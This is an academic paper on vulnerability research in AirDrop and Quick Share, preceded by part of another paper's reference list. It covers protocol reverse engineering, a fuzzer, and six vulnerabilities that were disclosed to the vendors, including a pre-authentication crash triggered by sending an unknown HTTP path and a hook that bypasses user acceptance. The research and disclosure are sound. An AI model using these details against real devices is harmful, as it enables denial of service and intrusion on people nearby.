[42] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In David Pointcheval, editor, *Topics in Cryptology - CT-RSA 2006, The Cryptographers' Track at the RSA Conference 2006, San Jose, CA, USA, February 13-17, 2006, Proceedings*, volume 3860 of *Lecture Notes in Computer Science*, pages 1–20. Springer, 2006. URL https://doi.org/10.1007/11605805_1.

[43] Dan Page. Theoretical use of cache memory as a cryptanalytic side-channel. *IACR Cryptology ePrint Archive*, 2002(169), 2002. URL http://eprint.iacr.org/2002/169.

[44] Colin Percival. Cache missing for fun and profit. In *BSDCan 2005, Ottawa, Canada, May 13-14, 2005, Proceedings*, 2005. URL http://www.daemonology.net/papers/cachemissing.pdf.

[45] Cesar Pereida García and Billy Bob Brumley. Constant-time callees with variable-time callers. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 83–98. USENIX Association, 2017. ISBN 978-1-931971-40-9. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/garcia.

[46] Cesar Pereida García, Sohaib ul Hassan, Nicola Tuveri, Iaroslav Gridin, Alejandro Cabrera Aldaya, and Billy Bob Brumley. Certified side channels. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 2021–2038. USENIX Association, 2020. URL https://www.usenix.org/conference/usenixsecurity20/presentation/garcia.

[47] Thomas Pornin. Constant-time code: The pessimist case. *IACR Cryptology ePrint Archive*, 2025(435), 2025. URL https://eprint.iacr.org/2025/435.

[48] Jean-Jacques Quisquater and David Samyde. Electromagnetic analysis (EMA): measures and countermeasures for smart cards. In Isabelle Attali and Thomas P. Jensen, editors, *Smart Card Programming and Security, International Conference on Research in Smart Cards, E-smart 2001, Cannes, France, September 19-21, 2001, Proceedings*, volume 2140 of *Lecture Notes in Computer Science*, pages 200–210. Springer, 2001. URL https://doi.org/10.1007/3-540-45418-7_17.

[49] Oscar Reparaz, Josep Balasch, and Ingrid Verbauwhede. Dude, is my code constant time? In David Atienza and Giorgio Di Natale, editors, *Design, Automation & Test in Europe Conference & Exhibition, DATE 2017, Lausanne, Switzerland, March 27-31, 2017*, pages 1697–1702. IEEE, 2017. URL https://doi.org/10.23919/DATE.2017.7927267.

[50] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 lives of Bleichenbacher's CAT: new cache ATtacks on TLS implementations. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 435–452. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00062.

[51] Florian Sieck, Sebastian Berndt, Jan Wichelmann, and Thomas Eisenbarth. Util: : Lookup: Exploiting key decoding in cryptographic libraries. In Yongdae Kim, Jong Kim, Giovanni Vigna, and Elaine Shi, editors, *CCS '21: 2021 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, Republic of Korea, November 15 - 19, 2021*, pages 2456–2473. ACM, 2021. URL https://doi.org/10.1145/3460120.3484783.

[52] Florian Sieck, Zhiyuan Zhang, Sebastian Berndt, Chitchanok Chuengsatiansup, Thomas Eisenbarth, and Yuval Yarom. TeeJam: Sub-cache-line leakages strike back. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2024(1):457–500, 2024. URL https://doi.org/10.46586/tches.v2024.i1.457-500.

[53] Yukiyasu Tsunoo, Teruo Saito, Tomoyasu Suzaki, Maki Shigeri, and Hiroshi Miyauchi. Cryptanalysis of DES implemented on computers with cache. In Colin D. Walter, Çetin Kaya Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES 2003, 5th International Workshop, Cologne, Germany, September 8-10, 2003, Proceedings*, volume 2779 of *Lecture Notes in Computer Science*, pages 62–76. Springer, 2003. URL https://doi.org/10.1007/978-3-540-45238-6_6.

[54] Serge Vaudenay. Security flaws induced by CBC padding. In Lars R. Knudsen, editor, *Advances in Cryptology - EUROCRYPT 2002, International Conference on the Theory and Applications of Cryptographic Techniques, Amsterdam, The Netherlands, April 28 - May 2, 2002, Proceedings*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–546. Springer, 2002. URL https://doi.org/10.1007/3-540-46035-7_35.

[55] James Walden. The impact of a major security event on an open source project: The case of OpenSSL. In Sunghun Kim, Georgios Gousios, Sarah Nadi, and Joseph Hejderup, editors, *MSR '20: 17th International Conference on Mining Software Repositories, Seoul, Republic of Korea, 29-30 June, 2020*, pages 409–419. ACM, 2020. URL https://doi.org/10.1145/3379597.3387465.

[56] Samuel Weiser, David Schrammel, Lukas Bodner, and Raphael Spreitzer. Big numbers - big troubles: Systematically analyzing nonce leakage in (EC)DSA implementations. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1767–1784. USENIX Association, 2020. URL https://www.usenix.org/conference/usenixsecurity20/presentation/weiser.

[57] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*, pages 640–656. IEEE Computer Society, 2015. URL https://doi.org/10.1109/SP.2015.45.

[58] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014*, pages 719–732. USENIX Association, 2014. ISBN 978-1-931971-15-7. URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom.

[59] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. In Benedikt Gierlichs and Axel Y. Poschmann, editors, *Cryptographic Hardware and Embedded Systems - CHES 2016 - 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*, volume 9813 of *Lecture Notes in Computer Science*, pages 346–367. Springer, 2016. URL https://doi.org/10.1007/978-3-662-53140-2_17.



Protocol Prying: Systematic Vulnerability Research in the Apple AirDrop and Android Quick Share Proximity Transfer Protocols

Arash Ale Ebrahim *Nils Ole Tippenhauer*

CISPA Helmholtz Center for Information Security

Abstract

Apple AirDrop and Google/Samsung Quick Share are proximity file-transfer protocols used by over five billion devices, yet their application-layer security properties remain largely unstudied because both stacks are proprietary and undocumented. Both protocols are reachable from wireless proximity without any prior pairing and process complex serialized content (binary plists, CPIO archives, Protocol Buffers, UKEY2 handshakes) inside privileged daemons, making them attractive zero-click targets across multiple operating systems. We perform the first cross-platform reverse engineering and protocol-aware fuzzing study of both stacks. We reconstruct AirDrop's seven-layer state machine and DVZip adaptive compression from binary analysis, build AirFuzz, a protocol-aware fuzzer that mutates pre-compression representations, and complement it with targeted hand-written analyses of Samsung's Quick Share service and Google's Quick Share for Windows. We discover six vulnerabilities (V1-V6): three pre-authentication issues in macOS/iOS AirDrop (V1: Swift `fatalError` DoS in the HTTP path router; V2: unbounded XML plist recursion in `Foundation`, V3: NULL deref in `Network.framework`'s HTTP/1.1 parser), two protocol-layer flaws in Samsung Quick Share (V4: pre-authentication `OfflineFrame` dispatch, V5: D2D encryption bypass for three frame types), and a heap use-after-free in Google Quick Share for Windows (V6) for which Google awarded a bounty. We responsibly disclosed all findings, Apple, Samsung, and Google have acknowledged the reports. For transparency and reproducibility, the AirFuzz artifacts are publicly available on Zenodo: https://zenodo.org/records/20442029.

1 Introduction

Proximity-based file transfer is a fundamental feature of modern mobile and desktop operating systems. Apple's AirDrop, introduced in 2011, and Google's Nearby Share (now Quick Share), launched in 2020, collectively serve over five billion active devices [2, 8]. These protocols enable ad hoc peer-to-peer file transfer between nearby devices over a combination of Bluetooth Low Energy (BLE) for discovery and Wi-Fi for data transfer, without requiring shared network infrastructure.

From a security perspective, proximity transfer protocols present a compelling attack surface [3, 10, 12, 16, 21]. The attacker need only be within wireless range (typically 10–30 m for AWDL/Wi-Fi Direct), and the initial protocol phases (service discovery and connection establishment) require *no authentication*. On Apple devices configured with "Everyone" visibility, the entire Discover and Ask phases are reachable without any user interaction or prior pairing. This creates a zero-click, pre-authentication attack surface that extends from the privileged `sharingd` daemon (which also manages AirPlay, Handoff, Universal Clipboard, and Continuity Camera) all the way down into the kernel: Beer's iOS zero-click radio-proximity exploit [3] demonstrated remote code execution against the AWDL kernel driver itself, showing that the attack surface is not limited to user-space sharing code.

Despite the ubiquity and security relevance of these protocols, prior academic work has focused primarily on privacy aspects of AirDrop's contact discovery mechanism [11, 15, 17, 18] and the underlying AWDL link layer. The foundational work of Stute et al. [18–20] reverse engineered AWDL itself, released the open-source OWL stack, and demonstrated link-layer denial-of-service and man-in-the-middle attacks; their results provide the wireless substrate on which our application-layer analysis builds. In parallel, Project Zero [3] weaponised the AWDL kernel attack surface against iOS. A comprehensive security analysis of the *application-layer* AirDrop protocol (binary property lists, DVZip compression, CPIO archive extraction, and the HTTP-layer state machine in `sharingd`) has not been published. Similarly, while Google's Quick Share has received attention following the SafeBreach RCE chain in its Windows client [21], the Samsung Android implementation's security properties remain largely unexamined.

In this paper, we bridge this gap with a systematic security analysis of both Apple AirDrop and Android Quick Share.

Our work makes the following contributions:

1. **Application-layer reverse engineering of AirDrop.** Building on the AWDL link-layer work of Stute et al. [19, 20], we reverse engineer the complete *application-layer* AirDrop stack on current macOS and iOS, documenting seven protocol layers from AWDL up through DVZip/CPIO archive extraction. We reconstruct the receiver-side state machine of `sharingd`, document the previously unpublished DVZip adaptive chunked compression format, and catalogue 40+ protocol commands. Detailed offsets, disassembly, and symbol lists for specific binary versions are released as artifacts rather than reproduced inline.

2. **Protocol-Aware Fuzzer.** We develop AIRFUZZ, a protocol-aware fuzzer with nine mutation layers (HTTP, binary plist, DVZip, CPIO, DER, havoc, memcorrupt, and field-level) and Frida-based coverage collection. We discuss why we did not use Frida `Stalker`, FPICKER [12, 14], or TINYINST/JACKALOPE [5–7] as our coverage engine; in particular, we reproduce the Stalker breakage on arm64e macOS/iOS (Section 4).

3. **AirDrop Vulnerabilities.** We discover two zero-click, and one post-accept pre-authentication vulnerabilities: (V1) a remote DoS via Swift `fatalError` in the HTTP path router, (V2) a stack overflow in `Foundation`'s XML property list parser and (V3) a NULL pointer dereference in `Network.framework`.

4. **Quick Share Vulnerabilities.** We discover three vulnerabilities in Quick Share: (V4) a pre-authentication frame processing bypass that allows unauthenticated protocol interaction before UKEY2 handshake completion, (V5) a device-to-device (D2D) encryption bypass where 3 out of 7 post-handshake frame types are processed without the mandatory `SecureMessage` encryption wrapper in Samsung's Android implementation, and (V6) a critical use-after-free via an endpoint collision race condition in Google Quick Share for Windows which leads to remote-code-execution (version 1.2.2472.1).

5. **Cross-Platform Comparison.** We provide the first cross-platform security comparison of Apple and Google/Samsung proximity transfer implementations, identifying shared vulnerability patterns and divergent design decisions across six total vulnerabilities spanning macOS, iOS, Android, and Windows.

We responsibly disclosed all vulnerabilities to Apple Product Security, Samsung Mobile Security, and the Google Vulnerability Reward Program. Apple acknowledged V1–V3 and remediation is in progress; Samsung transferred V4–V5 to Google; Google acknowledged V6 and awarded a bounty for the Windows Quick Share use-after-free, with a CVE pending assignment. Section 7.5 provides the full disclosure timeline and vendor responses.

Vulnerability overview. Table 1 summarises the six vulnerabilities, their target component, the precondition required to reach them, and the observed impact. We use this table as a roadmap throughout the paper.

2 Background

2.1 Apple AirDrop

AirDrop, introduced in OS X Lion (2011) and iOS 7 (2013), enables peer-to-peer file transfer between Apple devices. It relies on two wireless technologies: *Bluetooth Low Energy* (BLE) for initial device discovery and wake-up, and *Apple Wireless Direct Link* (AWDL) for the actual data transfer. AWDL is a proprietary Wi-Fi-based protocol that creates an ad-hoc mesh network on the `awdl0` virtual interface using IPv6 link-local addresses [19].

The AirDrop application logic is implemented in `sharingd`, a privileged daemon that manages multiple Apple continuity services. On the receiver side, `sharingd` listens on TCP port 8770 over AWDL with TLS, serving an HTTP/1.1 API. The daemon is managed by `launchd` and automatically restarts on crash, but with exponentially increasing throttle delays after consecutive failures.

`sharingd` is a large, monolithic system daemon. On iOS 18.1/26.3 (ARM64e), The binary has *stripped* only one exported symbols (`_main` and `__mh_execute_header`) are visible via standard tools. It dynamically loads the private `Sharing.framework` (3.8 MB, 5,032 exported symbols), which implements the core AirDrop protocol logic, and links against approximately 30 system frameworks including `Foundation`, `Security`, `Network`, `CoreFoundation`, and `libswift_Concurrency`. The daemon manages not only AirDrop but also AirPlay, Handoff, Universal Clipboard, Continuity Camera, NameDrop, and SharePlay, meaning a crash in any subsystem disrupts all Continuity services simultaneously.

AirDrop supports three visibility modes: *Receiving Off* (no AWDL listener), *Contacts Only* (requires Apple ID certificate chain verification), and *Everyone for 10 Minutes* (accepts connections from any device). In "Everyone for 10 Minutes" mode, the complete HTTP API is reachable without any form of authentication. On iOS, Apple added a 10-minute auto-timeout that reverts "Everyone" to "Contacts Only" , but this mitigation does not protect against attacks during the window of exposure, and does not apply to macOS.

2.2 Android Quick Share

Quick Share (formerly Nearby Share) is Google's cross-platform file-sharing feature for Android, Chrome OS, and Windows. On Samsung devices, it is deeply integrated as the default sharing mechanism, replacing Samsung's earlier

Table 1: Overview of the six vulnerabilities (V1–V6). **Precond.**: "Everyone" = AirDrop in "Everyone for 10 minutes" visibility; "Visible" = Quick Share visible to nearby devices; "On-path" = same-LAN attacker (V5 only); "Race" = concurrent connect/disconnect (V6). **Impact**: DoS = denial of service; PoP = protocol-state manipulation; UAF = potentially exploitable use-after-free.

ID	Target	Component	Class	Precondition	Impact
V1	AirDrop	`Sharing.framework` path router	Fatal assert	Everyone	DoS
V2	AirDrop	`Foundation` XML plist	Stack overflow	Everyone	DoS
V3	AirDrop	`Network.framework` HTTP/1.1	NULL pointer dereference	Everyone	DoS
V4	QuickShare	Samsung GMS dispatcher	Authentication bypass	Visible	PoP
V5	QuickShare	Samsung D2D layer	Crypto bypass	On-path	PoP
V6	QuickShare	Win. endpoint mgmt	UAF race	Race	RCE

"Nearby Share" implementation. Quick Share uses a combination of BLE, Wi-Fi Direct, Wi-Fi LAN, and may also use WebRTC depending on the scenario.

Quick Share's session traffic is largely structured as Protobuf-serialized messages (e.g., the `OfflineFrame` family), and is typically protected by an authenticated key-exchange followed by encrypted transport. In particular, reverse-engineering of the Quick Share for Windows implementation reports an initial UKEY2 handshake after which subsequent `OfflineFrame` packets are encrypted. [22]

At a high level, the connection lifecycle can be described in four phases: (1) *Discovery / advertising*, where nearby devices become visible to each other using short-range radios (commonly Bluetooth/BLE) and exchange ephemeral endpoint identifiers; (2) *Bandwidth upgrade negotiation*, where the peers negotiate a higher-throughput out-of-band channel (e.g., Wi-Fi Direct or a temporary Wi-Fi hotspot / access point) for bulk transfer; (3) *Introduction & consent*, where the sender transmits file-introduction metadata and the receiver is prompted to accept the transfer; and (4) *Payload transfer*, where the file bytes are transmitted over the negotiated high-bandwidth channel. [9, 21]

Samsung's implementation extends the base Quick Share with additional features including link sharing with server-side URL preview generation, a feature not present in Google's reference implementation. On the Samsung Galaxy S23 Ultra (our test device), Quick Share runs as a system-level service (`com.samsung.android.nearby.discovery`) with access to network I/O, file system operations, and WebView rendering for link previews.

Google's Quick Share for Windows implementation handles endpoint management, the lifecycle of connected peers through a state machine that allocates and deallocates endpoint objects as devices connect and disconnect. During concurrent transfers involving multiple devices, these endpoint objects can be subject to race conditions if connection and disconnection events arrive simultaneously, a property we exploit in v6 (Section 6.4).

2.3 Threat Model

We consider an attacker in wireless proximity to the target device (within AWDL/Wi-Fi Direct range, typically 10-30 meters). The attacker has a commodity laptop with Wi-Fi capability and requires no prior relationship with the target (no pairing, no contact exchange, no shared network). The target device has AirDrop or Quick Share enabled in a mode that accepts connections ("Everyone" for AirDrop; default visibility for Quick Share). We focus on *zero-click* attacks that require no user interaction on the target device. For AirDrop, this means exploiting the pre-authentication phases (Discover, Ask routing) before the user acceptance prompt is displayed.

3 AirDrop Protocol Reverse Engineering

We reverse engineered the AirDrop protocol by static and dynamic analysis of `sharingd` and the private `Sharing.framework` on macOS 15.7.4 and on the latest macOS 26.3 and iOS 18.1/26.3 releases. Throughout the paper we describe findings at the protocol level; exact symbol offsets and per-build disassembly listings are released as artifacts.

3.1 Protocol Stack Overview

Table 2 summarizes the seven-layer AirDrop protocol stack we identified. Each layer introduces distinct serialization formats and potential vulnerability surfaces.

3.2 Discovery and Connection Establishment

AirDrop device discovery uses DNS-SD (mDNS) over AWDL, advertising service type `_airdrop._tcp.local.` with ∼25 TXT keys; the `flags` field is a bitmask (e.g., `0x3FB`) encoding DVZip, pipelined uploads, mixed content types, URL sharing, contact resolution, and BLE support. Upon discovery, the sender opens a TLS connection to port 8770 on the receiver's IPv6 link-local address over AWDL, using self-signed certificates with no hostname verification and no client certificate. *Any device within AWDL range can establish a*

Table 2: AirDrop protocol stack. Each layer adds serialization complexity and attack surface.

#	Layer	Technology	Key Attack Surface
7	Archive	CPIO newc / BOM (Bill of Materials)	Path traversal, symbolic-link attacks
6	Compression	DVZip / gzip	Chunk-length validation, decompression bombs
5	Encoding	Binary property list (bplist)	Type confusion, unbounded recursion
4	Transport	HTTP/1.1	Path routing, request smuggling
3	Security	TLS 1.2 / 1.3	Self-signed certificates, no client authentication
2	Network	IPv6 link-local	`fe80::` addresses on the `awdl0` interface
1	Link	AWDL / BLE	Wireless-proximity discovery

TLS connection and interact with the HTTP API regardless of the receiver's visibility mode.

3.3 HTTP API and State Machine

The AirDrop HTTP API exposes seven POST endpoints:

`/Discover`, `/Hello`, `/Ask`, `/Upload`,
`/Exchange`, `/SharedIdentity`, `/Error`

The receiver-side state machine is implemented in `SDAirDropConnection`. Each TLS connection has three *request slots*—one each for `Discover`, `Ask`, and `Upload`—plus control flags and a `dispatch_semaphore_t` that blocks the request handler while the user-consent prompt is on screen. A slot is `NULL` until the corresponding request arrives. *Discover* is accepted only when all three slots are `NULL` and returns a plist `StatusCode` of 100 (Everyone), 200 (contacts matched), or 401 (Contacts-only, no match). *Ask* also requires all slots `NULL` (a prior Discover slot is cleared first), stores the payload, displays the consent prompt, and blocks on the semaphore until accept/decline or a 15 s timeout. *Upload* requires the Upload slot `NULL` and normally follows a successful Ask on the *same* TLS connection; two TXT-record flags from discovery are consulted—`SupportsUPP` (bit `0xb`) permits Upload *without* a prior Ask, and `SupportsDVZip` enables adaptive compression. Upload data *streams into memory while the Ask prompt is displayed*; the semaphore gates processing, not reception.

A normal AirDrop transfer is therefore: Discover (optional) → Ask (same TLS connection) → Upload (same TLS connection). The protocol requires Ask and Upload to share the same TLS session; Upload on a separate connection is rejected. Figure 1 shows this exchange end-to-end.

3.3.1 Path Routing Vulnerability Surface

The HTTP path router lives in `Sharing.framework` (file `Network+SFAirDropMessage.swift` in Apple's source layout) and dispatches incoming request paths via a Swift `switch` statement over an `SFAirDropMessagePath` enum. The `default` case calls `fatalError("Unhandled Path \(path)")`, which the Swift compiler lowers to a trapping instruction that aborts the process on any architecture. Any unauthenticated client sending an HTTP request to an unrecognised path triggers this trap; we exploit it as V1 (Section 5.1).




Figure 1: End-to-end AirDrop exchange. Discover and Ask are reachable pre-consent on the same TLS connection. The receiver's `flags` TXT record (e.g., `0x3FB`, with bit `0xb = SupportsUPP`) is consulted on Upload to decide whether pipelined uploads are allowed.

3.4 Serialization Formats

Binary Property Lists. Discover and Ask request/response bodies are serialized as Apple binary property lists (`bplist00`), parsed by `CFPropertyListCreateWithData` and type-checked as `CFDictionary`.

DVZip Adaptive Compression. Upload bodies use DVZip (`Content-Type: application/x-dvzip`), an Apple-proprietary adaptive chunked format we identified through binary analysis: 4-byte big-endian chunk-length headers wrap individual zlib (deflate) blocks, with adaptive

switching between gzip and DVZip mid-stream depending on compressibility, and graceful fallback to plain gzip when the receiver does not advertise `SupportsDVZip`.

CPIO Archives. The compressed payload contains a CPIO "newc" archive (magic `070701`) terminated by `TRAILER!!!`. After decompression, `sharingd` extracts files via Apple's BOM (Bill of Materials) library using `BOMCopierCopyWithOptions`, with CPIO filenames passed to `BOMFSObjectNewFromPath`—the surface for path-traversal, symlink, and filename-based attacks.

3.5 Authentication and Identity

3.5.1 Protocol Keys (summary).

Through string extraction and cross-referencing with disassembly we identified 40+ protocol commands in AirDrop's binary-property-list messages, grouped into Discover keys (e.g., `SenderComputerName`, `SenderModelName`, `SenderRecordData`—the DER-encoded Apple ID certificate chain, `SenderID`, `TransferVersion`), Ask keys (`Files`, `FileType`, `FileName`, `FileBomPath`, `ConvertMediaFormats`), and capability flags (`SupportsDVZip`, `SupportsUPP`, `SupportsMixedTypes`, `SupportsURLSharing`, `SupportsStreamZip`). The complete key list with descriptions is released as an artifact. The three security-sensitive keys are `SenderRecordData` (parses untrusted DER), `FileBomPath` (path-traversal surface, mitigated by `BOMCopierCopyWithOptions` sandboxing), and `TransferVersion` (gates DVZip and pipelined-upload behaviour).

3.5.2 AirDrop Authentication Model

AirDrop's authentication is layered. *TLS* uses self-signed certificates and provides encryption only, not peer verification. *Contact resolution* parses the DER-encoded Apple ID certificate chain in `SenderRecordData` via `SFAppleIDVerifyCertificateChain` to decide whether the sender is a known contact. *Auto-accept* is gated by the `canAutoAccept` predicate, whose `senderIsMe` flag is set only when `SFAppleIDVerifyCertificateChain` succeeds against the local user's iCloud-bound certificate and the resulting Apple ID matches the receiver's; `senderIsMe` is *not* a plist field controlled by the sender. *User consent* is enforced by the Ask-phase UI prompt gated on a `dispatch_semaphore`; all file delivery requires either user acceptance or same-Apple-ID auto-accept. We tested 15+ bypass variants that manipulate plist-level fields purporting to set `senderIsMe` or replace `SenderRecordData`; all were rejected (Section 3.5.3).

3.5.3 Zero-Click Bypass Analysis

We systematically tested ten strategies to bypass the user-acceptance requirement—direct Upload skipping Ask, HTTP-pipelined atomic Ask+Upload, plist-field manipulation of `SenderIsMe`, forged `SenderRecordData`, fifteen further Ask-field manipulations, notification flooding, repurposing the Exchange/NameDrop `TransferType`, Upload on a separate TLS session, chunked-Upload interleaving, and forged `TransferID`. *All ten* were rejected or timed out on iOS 18.1/26.3 and macOS 15.7.4/26.3: the auto-accept decision is gated behind `SDAppleIDAuthenticateCertificateChainSync`, which verifies the sender's Apple ID against a hardware-bound chain that cannot be forged without access to the sender's iCloud credentials. V1 (Section 5.1) instead abuses the unrecognised-path trap before any state transition occurs.

4 Fuzzing Methodology

4.1 Challenges

Fuzzing AirDrop presents four unique challenges compared to traditional network protocol fuzzing:

1. **AWDL transport**: The target is only reachable over the `awdl0` interface via IPv6 link-local addresses, requiring active AWDL participation (BLE advertising + Wi-Fi channel synchronization).
2. **TLS requirement**: All HTTP communication is over TLS with self-signed certificates, requiring a proper TLS handshake for each connection.
3. **Multi-layer encoding**: A valid Upload requires DVZip-compressed CPIO archives containing binary plist metadata-mutations at any single layer are likely rejected by parsers at other layers.
4. **State dependency**: Upload requires a prior Ask on the *same* TLS connection, and the Ask phase blocks on user interaction (15-second timeout without our auto-accept hook).

4.2 AirFuzz Architecture

We developed AirFuzz, a 12,300-line Python protocol-aware fuzzer. Figure 2 shows its architecture.

Frida Auto-Accept Daemon. To remove the user-interaction dependency, we deploy a Frida-based instrumentation agent on the target machine. The agent hooks five functions in `sharingd` three ObjC auto-accept predicates, the native `canAutoAccept` at offset `+0x041f10`, and the `UNUserNotificationCenter` notification suppressor, forcing acceptance while leaving all other code paths unmodified.




Figure 2: AIRFUZZ architecture. Mutations are applied to seed inputs *before* DVZip compression; Frida hooks bypass the user-acceptance prompt; coverage feedback guides mutation selection.

This enables fully automated fuzzing without user interaction. The daemon monitors the target process and automatically reattaches after crashes with configurable recovery using `launchctl` bootout/bootstrap to reset launchd throttling.

Mutation Engine. AIRFUZZ implements nine mutation layers spanning the protocol stack: HTTP (24 strategies: path corruption, header smuggling, content-length mismatch, chunked-encoding abuse, method fuzzing), binary plist (12 strategies: type confusion, key deletion, oversized strings, nested-container injection, cross-type substitution), DVZip (chunk-length corruption, truncated/oversized chunks, adaptive-mode confusion), CPIO (header corruption, path traversal, symlink/device-node injection, deep path nesting), DER (ASN.1 length overflows, zero-key injection), havoc (random bit flips and byte insert/delete), memcorrupt (25 strategies: boundary values, arithmetic, dictionary ops, block shuffling), and field-level mutations that target specific protocol keys while preserving overall structure.

Pre-Compression Mutation (Key Insight). Our initial fuzzer (AF1–AF3) mutated the *compressed* DVZip output, resulting in near-zero ($<1\%$) server acceptance because even single-byte mutations in the compressed stream corrupt the zlib checksum. The critical design insight in v4 was to mutate the raw CPIO archive *before* DVZip compression. This ensures that the compressed output has valid zlib framing while carrying mutated content, increasing the acceptance rate to over 90% and enabling meaningful exploration of the archive extraction code paths.

4.3 Fuzzer Evolution

AIRFUZZ evolved through four versions (AF1–AF4) totalling 1.8K→12.3K LoC. AF1 (HTTP + plist only) and AF2 (added DVZip/CPIO mutations) had $<5\%$ server acceptance but AF2 still surfaced V1 within the first 200 test cases. AF3 added DER/havoc mutations, Frida auto-accept, and coverage-guided feedback, discovering V2 and V3. AF4's key change was *pre-compression* mutation plus memcorrupt and field-level strategies, raising acceptance above 90% and expanding edge coverage from 120 to 950 edges into `Foundation` and `Network.framework`.

4.4 Seed Corpus and Coverage

We constructed the seed corpus by capturing legitimate AirDrop transfers between two Apple devices, covering six scenarios: single image, multi-file, large file (500 MB), URL sharing, contact card (VCF), and directory transfer. Using Wireshark with TLS key logging, we extracted 162 seed templates in total: 70 for Discover, 45 Ask, plus 42 complete Upload payloads. We additionally generated synthetic seeds with boundary values and maximum-length strings for 40+ protocol commands. Coverage is collected via Frida Interceptor hooks on $\sim$100 manually selected functions across `sharingd`, `Sharing.framework`, and system frameworks, achieving approximately 950 unique edges across 250K+ executions.

Choice of coverage instrumentation. Frida's `Stalker` engine in principle yields basic-block and edge coverage without manual hook selection, and FPICKER [14] (an extension of TOOTHPICKER [12]) wraps it for AFL++-style feedback. We initially attempted this route and found that on our test hosts (**macOS 26.3 / Apple Silicon ARM64e** and **iOS 26.3 / arm64e**) `Stalker` reliably crashes the *target* once it begins instrumenting an arm64e thread that executes inside system frameworks: the target is killed with `SIGKILL` by the kernel, consistent with arm64e codesigning / pointer-authentication enforcement against `Stalker`'s in-process code rewriting. The Frida agent itself loads and runs fine, baseline `Interceptor` hooks are stable, and `Stalker.follow()` on Frida's own injected thread also works; the failure is specific to following arm64e threads that re-enter signed system code, which is exactly where `sharingd` spends most of its time. We reproduced this in isolation with `Stalker.follow()` on the main thread of `/usr/bin/osascript` on macOS 26.3, which kills the target on script load. For the same reason, FPICKER's LibAFL/Rust mode hits identical mitigations and TINYINST/JACKALOPE [5, 6] (which performs out-of-process binary rewriting and was used by Project Zero against `coreaudiod` [7]) would require porting to AWDL-bound `sharingd` and re-implementing the seven-layer AirDrop encoding stack as a TinyInst harness, which we leave to future work. We therefore fall back to a smaller, hand-picked set of `Interceptor` hooks placed at the input boundary of each protocol layer (HTTP path router, plist scanner, DVZip header, CPIO header, DER/SecureMessage parser). This loses

fine-grained edge coverage but is stable on arm64e, survives launchd respawns, and is sufficient to discover V1–V3 and to guide AF4's pre-compression mutation strategy.

4.5 Crash Detection and Recovery

Crash detection is performed via SSH-based health monitoring of the target machine. When `sharingd` crashes, `launchd` restarts it automatically. Our fuzzer detects the restart (new PID) and automatically:

1. Reattaches the Frida auto-accept daemon to the new process.
2. Copies the triggering input to a crash corpus.
3. If `launchd` throttles restarts (consecutive crash count ≥ 4, resulting in exponentially increasing delays), uses `launchctl bootout`/`bootstrap` to reset the throttle state.

Crash reports (`.ips` files) are automatically collected from the target's `DiagnosticReports` directory for post-mortem analysis.

5 AirDrop Vulnerabilities

We discovered two zero-click and one post-accept pre-authentication vulnerabilities in AirDrop, summarised alongside the Quick Share findings in Table 1 (Section 1). We detail each AirDrop vulnerability below.

5.1 V1: Remote DoS via Unhandled HTTP Path

